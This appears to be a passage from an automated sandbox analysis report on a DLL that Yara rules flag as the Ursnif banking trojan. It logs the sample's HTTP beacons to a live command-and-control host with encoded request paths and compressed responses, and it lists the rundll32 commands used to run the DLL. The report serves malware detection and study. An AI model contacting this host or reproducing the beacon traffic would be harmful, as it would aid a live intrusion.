Jul 12, 2021 11:50:35.856986046 CEST	5228	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 12 Jul 2021 09:50:35 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 9b c5 92 ac 40 10 45 3f 88 05 6e 4b 5c 07 b7 66 87 bb 3b 5f ff 78 ab 99 e8 98 80 aa 22 f3 e6 39 44 cf b5 ee cc 7b a0 78 33 e8 c3 82 9b c5 2f 23 b8 82 4d 6a 90 da 7c 08 62 4b db fc e5 41 32 90 41 cf 73 15 10 f9 af 2f 4a 58 82 ec 10 b4 10 65 96 42 e4 f2 a0 d0 55 60 31 3b ac 36 48 75 9d db 92 3d 9d e3 46 df 5c 13 86 1b 9a bd c3 b2 8d bf 2c 2b 79 77 f7 87 2a 68 cb b2 a8 7b 9c e6 e1 bb 61 f6 82 02 d0 00 cd 1f fe 97 17 34 02 51 13 13 d2 60 6d 0e 86 8d 6c 22 d0 de b1 3f ea e9 a4 33 0e cb 1f 0e 3a 92 fc b6 68 87 7a 91 b8 90 21 eb b9 5e c8 c3 d2 66 92 76 4b 3d bd 51 8a 52 97 3f 62 44 bc 97 0f ba 96 33 70 b3 7a 05 96 a6 09 78 e5 0b 3b 5d f5 67 67 53 c0 66 e5 32 ce 00 c0 c8 fa de 6b d9 f4 ae 2c fd 54 66 2b ff f1 89 ee db 3a 54 05 8a 9e 54 a4 5d d6 c8 45 d0 64 35 8c 63 0f bd dd 4d 42 a9 d3 0a 65 70 40 68 92 bd 7e 50 b6 3a 16 69 c2 2c fe cd 0e 2b 59 32 28 9a 86 00 8b 35 ee bd e2 c4 69 e3 38 33 00 30 2a a7 6d cf a2 fc 43 38 b7 b7 4c 7c 6e ed 32 66 82 10 56 99 aa 84 5f 8b cf 79 7b 6b 94 98 79 9a e6 e5 74 7e a0 e0 7c 9e 2e d3 03 ad 20 03 23 0d 2f f7 d7 74 95 84 01 ea d2 91 94 8b 48 13 1c b0 82 b4 45 4a b1 36 47 e9 f0 9a c0 e9 98 21 76 10 36 2d a2 17 75 74 90 c2 c2 9f 8f 5d ce fd fe c1 da 0b a4 50 29 47 c5 98 8c 1c ea 75 c8 85 71 be 01 3f 57 63 19 c8 2a 86 71 ff f0 af 57 54 72 cd 2c bf 99 47 1c d5 ba 0f c8 ea ff d8 15 26 c9 3e d8 81 72 6f 73 fe 42 a1 df 0d 81 a9 77 70 a1 34 f4 a6 96 78 70 b3 11 fa 3c 19 30 fd 26 1e 40 66 2c af a3 52 44 0c 1d 54 19 2d 20 4f 14 fb 77 aa b1 a6 03 64 30 ff 95 59 13 2f 26 12 85 a3 b5 fd 39 ac 61 82 cd 46 e6 65 72 c9 9b 8f f9 50 80 6d 18 33 88 10 87 85 b3 7f 78 41 d7 5d 13 fe 37 49 a4 f9 0b a7 c7 92 7f b5 ab 35 96 3e b7 64 b3 65 e6 ef 61 a9 5b 9a ad 9a 71 dc f3 3c 3c 00 b2 e1 00 d1 37 bd 59 e8 60 51 a2 75 28 8c 9d f5 05 d2 16 4b 8b ed b7 c1 7c 52 d9 63 22 fe 65 99 19 70 d6 8c ce d3 76 ae b6 7c 64 15 38 9e 84 20 3a d6 f8 0a d8 e5 4a 4f bf 0d 35 d6 89 fb e3 6c cf af 48 32 35 bf aa 3f 81 81 53 1a 80 93 a1 92 38 dc aa 57 3c de a1 dc 47 5c 30 dc 21 03 0a a2 eb 98 02 b9 30 73 85 13 9f 53 ed 13 18 09 e7 6a bd 50 df 32 fe 36 e1 e4 bc 4e 38 42 dd 25 d9 bf f9 a4 cc 99 a5 6f b1 d0 f3 35 9e 23 36 2d 4b ec 82 ec 72 fc a5 5e d3 8f 55 c2 83 41 fd e8 6a 49 ee 73 4b 50 b4 f7 14 32 1d c1 86 33 f0 d5 19 f0 0d da 54 2f 2d f5 c4 95 88 3b b1 ca 94 69 ba b4 db cf be 2d 34 75 ba 90 30 00 d4 00 e4 ef 24 01 23 05 30 fd d5 67 1d 29 3c 3b 8f 5f 35 37 51 88 0f e2 75 27 da 0b 1b 83 23 67 e4 e0 07 d8 34 0a f2 3b 0e b7 d7 f6 20 2a 47 db 22 65 3b d3 75 e0 29 48 85 e0 9a b5 5e 7f 1f ff 4e 83 a0 b3 0a 03 fb 50 a3 2c 7e 62 39 28 a0 4a cb b5 a4 04 45 fb 50 a6 0c b6 aa 18 f8 e9 5d f2 4f 36 fc b1 da a7 88 a6 1b 8b 2a 80 92 5f c7 1e 35 2a df 97 99 29 5d 12 23 77 ae 83 0b ca c3 c9 93 6c 86 a1 81 33 75 9e d3 4a aa 35 a1 97 41 f2 ed 15 4c 3d d3 fe 32 5b c7 d5 e3 e8 7b ea d1 58 3c 3a 0e 49 13 a1 f7 2a 77 08 dc 69 8c d6 e5 5d cf a2 66 63 fa 1a f6 3c 34 6e 9d 9b c5 88 30 f3 11 a4 0f d1 52 b2 f3 d6 63 e8 6a a1 c2 aa be b0 02 7a 72 d6 3d 8e 0b 34 58 fc 27 a2 d3 6d f9 63 84 43 f7 c5 52 c4 7d f9 ad 11 1d 77 b1 c0 a4 3a 8d 1e a4 7a c7 36 21 Data Ascii: 2000@E?nK\f;_x"9D{x3/#Mj|bKA2As/JXeBU`1;6Hu=F\,+yw*h{a4Q`ml"?3:hz!^fvK=QR?bD3pzx;]ggSf2k ,Tf+:TT]Ed5cMBep@h~P:i,+Y2(5i830*mC8L|n2fV_y{kyt~|. #/tHEJ6G!v6-ut]P)Guq?Wc*qWTr,G&>rosBwp4xp<0&@f,RDT-Owd0Y/&9aFerPm3xA]7I5>dea[q<<7Y`Qu(K|Rc"epv|d8 :JO5lH25?S8W<G\0!0sSjP26N8B%o5#6-Kr^UAjIsKP23T/-;i-4u0$#0g)<;_57Qu'#g4; *G"e;u)H^NP,~b9(JEP]O6*_5*)]#wl3uJ5AL=2[{X<:I*wi]fc<4n0Rcjzr=4X'mcCR}w:z6!

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49746	167.172.38.18	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jul 12, 2021 11:50:36.379376888 CEST	5434	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: gtr.antoinfer.com Connection: Keep-Alive
Jul 12, 2021 11:50:36.495400906 CEST	5435	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 12 Jul 2021 09:50:36 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49749	167.172.38.18	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jul 12, 2021 11:50:39.124752998 CEST	5436	OUT	GET /Pl9Eori10/TWROVDxUXG0e5P8cvyge/ZU2BrrTT9UbiVqqjDG4/pcVLHkjQ_2FTIEKMeI9p0c/uvvfHn2PMXN Ey/YMBxD3SD/aXgaxQm1VvX_2F13h2xPwK_/2Be7i5l50E/A7ENFq4ZupT65ephY/chqySvAke9ce/Kevf8ZZImEj/ 1Va42IfLQ3XJd9/R1lLLjkYwIWCsGvDlqysG/bJClxC_2Ba_2FKBG/1sCib9KWGT9006o/pVIAR6x7f8e8pX6JMX/r 5dwKRidW/K11bWM2mJHwpxkeOpFZf/WuqCfL3c8woO2jHlv7x/oi4kjIDfCy176FSPyJZhM9/EN_2FkQv43sxx/a HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: gtr.antoinfer.com Connection: Keep-Alive
Jul 12, 2021 11:50:39.613775015 CEST	5438	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 12 Jul 2021 09:50:39 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 9a c5 b2 c2 40 10 45 3f 28 8b b8 2d e3 4e 5c 77 71 17 e2 c9 d7 3f 5e b1 a1 a0 08 33 3d dd f7 9e 0b 39 63 f7 f5 04 48 2f b6 ed f8 32 69 d1 45 01 52 21 f0 3e 27 6d 74 90 e7 d1 6c 46 b1 4e 92 d5 31 f7 1e 21 bd f8 79 e2 70 cd f1 28 01 94 0f ec 45 20 59 6a 41 21 37 70 ca 4b e9 2b 04 b8 8a de 28 62 7a 6a 74 81 97 0c f9 13 0c 5c 09 7b aa 69 c1 a2 2a 0b c7 63 4f e9 b0 b6 a5 bd f6 34 d9 51 da 23 12 01 3b b2 ab 26 8a b9 55 87 f8 ec 50 c7 c6 53 a1 8c cc 5e 55 b1 13 13 31 f6 86 96 86 c0 1d 72 9f 6f 4e 56 97 f9 fd bd d2 77 9e 14 8e b5 77 02 16 e2 16 4c d9 f1 16 d6 b9 28 37 bf 4a c1 74 2a a9 35 8f 28 3b bb 7b c5 29 bb a2 5f 57 4c 19 7c 42 38 5d 57 2c f3 0a 62 b3 36 64 77 72 d0 df 06 62 ed 63 4f 8f 45 24 ca 50 83 df f8 a9 c6 55 52 93 23 6f 83 4d 63 d2 26 af 56 a4 d5 fb 15 c6 42 b2 eb f5 97 bf fc a7 e3 93 41 d9 7c c8 61 5f f3 39 e4 b7 9b 37 52 eb 29 99 12 d4 75 a2 2a 5e 8c 0a 2b 69 15 de e1 b4 ce 86 54 3d d8 1a 7e b9 45 04 b2 aa 9d 02 ca eb 39 22 72 0c 37 80 89 68 1f 71 18 52 f8 d2 78 13 5b c9 8e 0a 76 f3 f9 fa bf 0f b2 89 6c fa a3 a3 f0 68 09 62 ec 4b 02 74 b3 c1 fd 29 54 3d 7e d9 6a bd a7 f9 fb 2a 79 51 72 24 ae f5 c5 9d 69 36 71 66 9f e3 b2 6a d4 ad ed 22 29 3c d0 7c 13 3b ab b5 ed fb 95 72 95 b6 4f f4 b5 25 97 b4 bc 7d be 92 ee 79 13 d8 77 ac d2 0e 8c 95 5c a0 cc a8 03 34 c5 02 fa d2 08 1f 3a d6 c2 61 4b 78 6a f0 57 0d 15 a9 82 14 2e ab c3 59 cf 46 2c c6 83 28 c8 f6 ee 40 0c 67 1a c6 ea 2b 69 cd 68 10 45 94 2a 18 bf 7e ba 2f 9a 09 df 34 6e 85 a7 90 2f 6c 6c 97 56 76 7f eb 44 eb 00 5b 30 86 26 90 a0 46 d0 38 60 38 cd 0c e2 20 f3 bf da 94 5d 4b b5 7e e5 b2 93 77 9f 01 a0 2a 00 04 65 08 98 17 2b 28 bf 9d 52 39 26 96 d3 f2 8a 96 25 71 e7 4a dc c4 fe 42 27 a3 f8 9c 00 dd 4c 9e f4 6a 5b 71 0d 68 ef c3 18 de a6 80 12 10 33 e3 1f 0a 9c 47 4f 46 bf e8 b2 d1 fa e2 99 4a 8a d1 36 57 3f 99 80 69 1a 79 b3 32 63 a2 cd 03 83 73 fd 35 50 52 bb 67 64 8e 3f 99 4f 49 84 fe ae 86 64 5e ed 0c ef 3d 6e 33 ec 99 92 ae a4 db bd 7b 91 11 bd 4a 69 bb c6 18 63 a5 74 0c 8e 16 f4 a4 ed 62 b3 ca f1 e5 75 17 4d a1 25 b8 be 90 5a d6 d5 42 df 94 0d 39 e7 ae 31 f9 a9 ba f1 ca 30 0f f0 c8 83 c4 ce e7 83 75 6b cc 5e d8 77 bd a4 8 0 ca 5a 8e a5 8d 5c a8 f1 43 a0 a5 92 87 ea cb ad de 14 94 b1 a2 51 09 0a cd 60 8c 39 3b a7 8d bc 74 9a cc db af 70 55 3 7 3f 83 cf 0f 12 82 39 f2 34 5c 08 7a ad 45 6e 5c a8 3b 07 d9 cc 17 50 53 bd 1f e1 88 ed 9d 34 93 53 23 eb c1 4a 30 c7 e8 4c c5 dd 33 c3 f1 bf 0a 11 d0 ee 18 64 cd f9 52 b3 7e 6e ae ce 56 6e 86 74 c2 4d 94 2c ba 12 a2 76 d9 fe 87 6d 27 2d 70 d3 41 9e 2a 18 1a ab a0 12 e7 5b 57 a1 88 da ed 78 2a 68 b7 89 ea b5 e0 ce 35 91 e5 7b af 55 14 47 93 39 bd c2 04 4c 1 4 c4 4a d8 57 d4 39 06 ff b8 4d 1b 8e 08 69 31 5e e0 0b 65 b8 f5 55 a7 9b 4c 36 08 13 59 5f 7d 3a ac 71 77 14 c4 33 ee 1 e eb af 3d cf f1 29 e4 a2 6d 5a 51 94 6d aa f3 8b 33 6c 0a 05 c4 3d c7 c0 46 c9 43 dd 55 df d1 77 dd 1b a2 70 9a 79 fb 4a 58 1e 96 29 35 d4 5e a7 53 26 50 da bc be 4c 88 6f 4e b3 a3 6a b6 3f 3b 30 87 f0 3a a6 17 73 ca dc 0b 52 49 13 37 2b 2a 84 79 13 b8 8c 20 22 72 c3 32 41 d8 77 ba 90 34 55 4f 9a 47 b1 52 30 86 7e 40 cb 8f ba a3 62 d0 Data Ascii: 2000@E?(-N\wq?^3=9cH/2iER!>'mtlFN1!yp(E YjA!7pK+(bzjt\{i*cO4Q#;&UPS^U1roNVwwL(7Jt*5(;{)_ WL|B8]W,b6dwrbcOE$PUR#oMc&VBA\|a_97R)u*^+iT=~E9"r7hqRx[vlhbKt)T=~j*yQr$i6qfj")<|;rO%}yw\4:aKxjW.YF,(@ g+ihE*~/4n/llVvD[0&F8`8 ]K~w*e+(R9&%qJB'Lj[qh3GOFJ6W?iy2cs5PRgd?OId^=n3{JictbuM%ZB910uk^wZ\CQ`9;tpU7? 94\zEn\;PS4S#J0L3dR~nVntM,vm'-pA*[Wx*h5{UG9LJW9Mi1^eUL6Y_}:qw3=)mZQm3l=FCUwpyJX)5^S&PLoNj?;0:sRI7+* y "r2Aw4UOGR0~@b

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49748	167.172.38.18	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jul 12, 2021 11:50:39.940165043 CEST	5699	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: gtr.antoinfer.com Connection: Keep-Alive
Jul 12, 2021 11:50:40.044677973 CEST	5699	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 12 Jul 2021 09:50:40 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49751	167.172.38.18	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jul 12, 2021 11:50:43.079236031 CEST	5710	OUT	GET /M70Tzsw1MNAdF/xfm5A_2F/icgFe0hTlDYi8x1LZCDgadb/p8hAogRvpL/JEjshnYytb_2FaVCd/bp1e8aV2P l_2/FY5oP4oo0f6/GeARX2_2FlA_2F/2BhurwBe_2BrsQ1B1bUK7/wilinEmmYIdaZ6lz/71Mw33QzoCtr9s9/ULFilVIFcIxUDJ IsEo/crrSiFkaK/6sQSCYti3ETwug18IBlk/b94MQVqQ698rgMibrOo/RMBVkg8AFrK4uT2Dq6pO06/OdceZPFn8QQ Wz/SARUSfJd/dirYBJB3Uuu4IivFAYs9FmV/Pmcsy6YvBv/Lcgiqf1bUTKnYCeNL/dikDMv66Bty/6H HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: gtr.antoinfer.com Connection: Keep-Alive
Jul 12, 2021 11:50:43.569724083 CEST	5711	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 12 Jul 2021 09:50:43 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 37 37 31 0d 0a 1f 8b 08 00 00 00 00 00 00 03 0d 94 35 b2 a5 00 00 04 0f 44 80 5b b0 01 ee ee 64 b8 cb c3 e1 f4 fb 4f 30 55 d3 d3 93 c2 da 32 c4 6f 43 7e e9 28 4a 89 13 07 30 08 ee d0 56 82 2a ab 5f af d4 1c ee 93 36 91 31 c2 21 18 20 b6 44 3a ce 0b b2 42 e9 53 1e 88 07 2d b9 95 a4 28 de ca d5 97 6b 11 47 f4 f5 e6 07 11 fa 3a 50 c0 35 e9 f5 0d 3b 89 7a 50 ea 4c d3 a3 8f d0 e8 34 99 17 38 93 24 d3 90 03 23 85 f1 2f 90 7d 46 64 ea 15 16 e6 72 4e 82 21 82 3b cd ce a4 f9 95 3c 69 f6 3d 31 16 ce 63 64 38 15 7c 52 45 99 cf a8 8a 7e 7b 28 2d c1 0e ac df dc ef 84 bb aa e0 c9 dd 8d 6e 93 d4 9a 8e bb 9b 14 61 79 08 94 46 3a 6e 3f 79 da 27 fb 83 91 b1 36 83 2d 68 a7 46 27 db 76 08 cb 75 f1 63 a4 68 cf 4f f1 5e 7c 62 51 ea dd dc 2d 45 c7 02 ce a8 f4 98 58 64 ee e6 a2 9a 9a 5f ba 77 57 c8 20 9a 3c 4e ea b2 80 ef 01 23 de 04 2d 33 0a 71 8e a6 3a 65 7c 9f 48 72 d8 04 56 b6 21 f7 ec 81 a7 55 e3 af e4 54 93 06 83 e3 a1 d9 ef 0d 9a 6a dc 8e b6 8f 8f d5 98 f2 8d 86 b8 b5 3b 0c 45 3d 86 3e 0a 60 3f e3 3a 3b 85 84 f4 2a dd 7c ad 13 af 8a 28 33 aa e2 72 2b dc 2c 39 d1 8e 6c 40 12 5c b7 13 7c e4 68 44 ca 02 0c 6e da 93 93 da bc 7a d1 61 41 b5 31 98 56 13 bf 85 45 79 8a d1 83 59 98 b5 70 ae 61 2b fd bb f6 4b 61 b7 49 74 ea e3 d4 d4 2d 51 82 f1 57 b8 4c d7 cd ba 05 4f c3 90 11 e2 c5 7a 9b 80 99 8b 69 76 2d 29 06 28 c0 c6 c9 46 90 fc 8b 6c cb 67 9c 58 b3 a3 02 e9 97 e2 9a e0 57 52 cb 35 3f fa 8b d3 63 b2 1d 99 4f b7 21 a4 dc 4c 16 d3 37 46 cb bf c6 6d 1e 2f 93 58 e0 a8 ce 90 fe 70 ce ba d0 d2 46 64 e7 69 2c f8 a5 23 83 56 70 50 af 30 da 46 94 cd b7 e6 dd 1e da e1 b2 01 2b 23 5e e9 99 e6 19 ce 2c 05 dc 14 9b af 54 4e 84 4c 8b 87 66 7d 87 21 b0 6c f1 22 e6 fd ae 33 8d 17 e2 7d 4d d3 32 e3 b2 90 40 af b6 ec e1 6b c6 b3 64 97 31 a4 3c a8 27 f7 bc 54 26 09 2e 34 6d 6b 07 21 3b 61 e8 34 e4 ac 8f 61 42 1d e7 51 7c ac 9e 7b eb 33 e7 c8 e7 fa 5d 1e 96 e4 fb 6e 62 29 75 8c 15 1c c0 bf fb 8a 73 e5 58 b4 37 bd ce 87 c6 e8 bd a1 f3 58 97 24 fc 2f b3 aa ca 1f 74 a9 03 bd 70 fc 9b 8b 56 34 2c a3 1d 58 06 55 68 b9 d0 ab 0c cb 56 e3 38 d0 04 8e b6 04 14 6e 01 00 6e ae 1a 3b 0d 39 92 83 cd d0 1f 85 36 8e 15 b5 f9 6c 4f 5c 48 34 98 c2 c8 98 2f 55 85 17 f5 95 93 8e ef ae 7f 82 4f 0a 99 3e 42 40 66 8b 57 0c 12 2f e0 c9 c1 41 6a 56 16 53 65 40 06 d8 21 9c ba a9 97 8e 94 4c f7 2d 3c 16 30 bc e0 39 39 21 97 1a 78 6b 88 59 00 50 17 47 ca d7 77 f6 60 fe c3 df b4 90 9f 9e 3b e4 69 53 64 09 19 81 3f 38 15 26 4b 2f 10 a2 b6 54 07 27 e9 9e 03 a7 b4 f0 6a 28 cb 59 0e fb a5 e1 41 e0 74 d9 e8 93 71 de 23 0f 41 e4 22 4f 6c 22 d2 f9 fa 16 65 e0 86 34 4c 84 e3 f2 be e7 8e 1d 28 a0 d9 45 65 39 35 86 fb aa a5 a2 e9 01 21 96 19 4e b5 8a d7 20 24 0b ac 25 e4 60 b9 cd 7f 25 69 0b f8 a6 b9 92 86 61 53 f3 54 89 cd ae c0 b8 23 4b 69 c0 e1 52 82 ec c2 a4 81 1d 31 fa a7 04 82 af 94 da e0 16 0a 17 ed 9d d1 0c 0e 4e af 9b 64 d9 ef 83 d6 d6 82 ae 3b 94 a4 07 42 ec f5 f9 fd c9 60 bb 5d d5 98 59 d1 17 3a 93 0f 98 f5 e5 ae 40 9a bf 23 a6 8c cc 24 ea 4d 20 13 ee c3 30 c1 40 c0 b6 49 5d d4 e8 19 8c 71 91 63 77 68 02 ba 7e d6 77 7f f3 5e a2 a2 d8 df 7f 73 ee 37 92 5e 88 70 e4 b6 cd 0f d8 87 2a 2f 3d 61 3e 55 61 99 09 34 2d 29 56 12 Data Ascii: 7715D[dO0U2oC~(J0V*_61! D:BS-(kG:P5;zPL48$#/}FdrN!;<i=1cd8|RE~{(-nayF:n?y'6-hF'vuchO^|bQ-EXd_wW <N#-3q:e|HrV!UTj;E=>`?:;*|(3r+,9l@\|hDnzaA1VEyYpa+KaIt-QWLOziv-)(FlgXWR5?cO!L7Fm/XpFdi,#VpP0F+#^,TNLf} !l"3}M2@kd1<'T&.4mk!;a4aBQ[{3]nb)usX7X$/tpV4,XUhV8nn;96lO\H4/UO>B@fW/AjVSe@!L-<099!xkYPGw`;iSd?8&K/T 'j(YAtq#A"Ol"e4L(Ee95!N $%`%iaST#KiR1Nd;B`]Y:@#$M 0@I]qcwh~w^s7^p*/=a>Ua4-)V

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: 3296 Parent PID: 5508

General

Start time:	11:47:56
Start date:	12/07/2021
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe 'C:\Users\user\Desktop\lj3H69Z3Io.dll'
Imagebase:	0xa80000
File size:	116736 bytes
MD5 hash:	542795ADF7CC08EFCF675D65310596E8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: cmd.exe PID: 2696 Parent PID: 3296

General

Start time:	11:47:57
Start date:	12/07/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\lj3H69Z3Io.dll',#1
Imagebase:	0xbd0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: rundll32.exe PID: 3416 Parent PID: 3296

General

Start time:	11:47:57
Start date:	12/07/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\lj3H69Z3Io.dll,Busysection
Imagebase:	0xe0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: rundll32.exe PID: 1304 Parent PID: 2696

General

Start time:	11:47:57
Start date:	12/07/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe 'C:\Users\user\Desktop\lj3H69Z3Io.dll',#1
Imagebase:	0xe0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.556259843.0000000004DDC000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.537141120.0000000004FD8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.537104299.0000000004FD8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.536940847.0000000004FD8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.548180639.0000000004F59000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.537188735.0000000004FD8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.537165510.0000000004FD8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.537047715.0000000004FD8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.536909133.0000000004FD8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.536969040.0000000004FD8000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: rundll32.exe PID: 1808 Parent PID: 3296

General

Start time:	11:48:01
Start date:	12/07/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\lj3H69Z3Io.dll,Dealthis
Imagebase:	0xe0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 5964 Parent PID: 3296

General

Start time:	11:48:06
Start date:	12/07/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\lj3H69Z3Io.dll,Sing
Imagebase:	0xe0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 5796 Parent PID: 3296

General

Start time:	11:48:14
Start date:	12/07/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\lj3H69Z3Io.dll,Teethshould
Imagebase:	0xe0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: WerFault.exe PID: 5160 Parent PID: 3416

General

Start time:	11:49:29
Start date:	12/07/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 3416 -s 648
Imagebase:	0x60000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: WerFault.exe PID: 64 Parent PID: 3416

General

Start time:	11:49:30
Start date:	12/07/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 3416 -s 656
Imagebase:	0x60000
File size:	434592 bytes
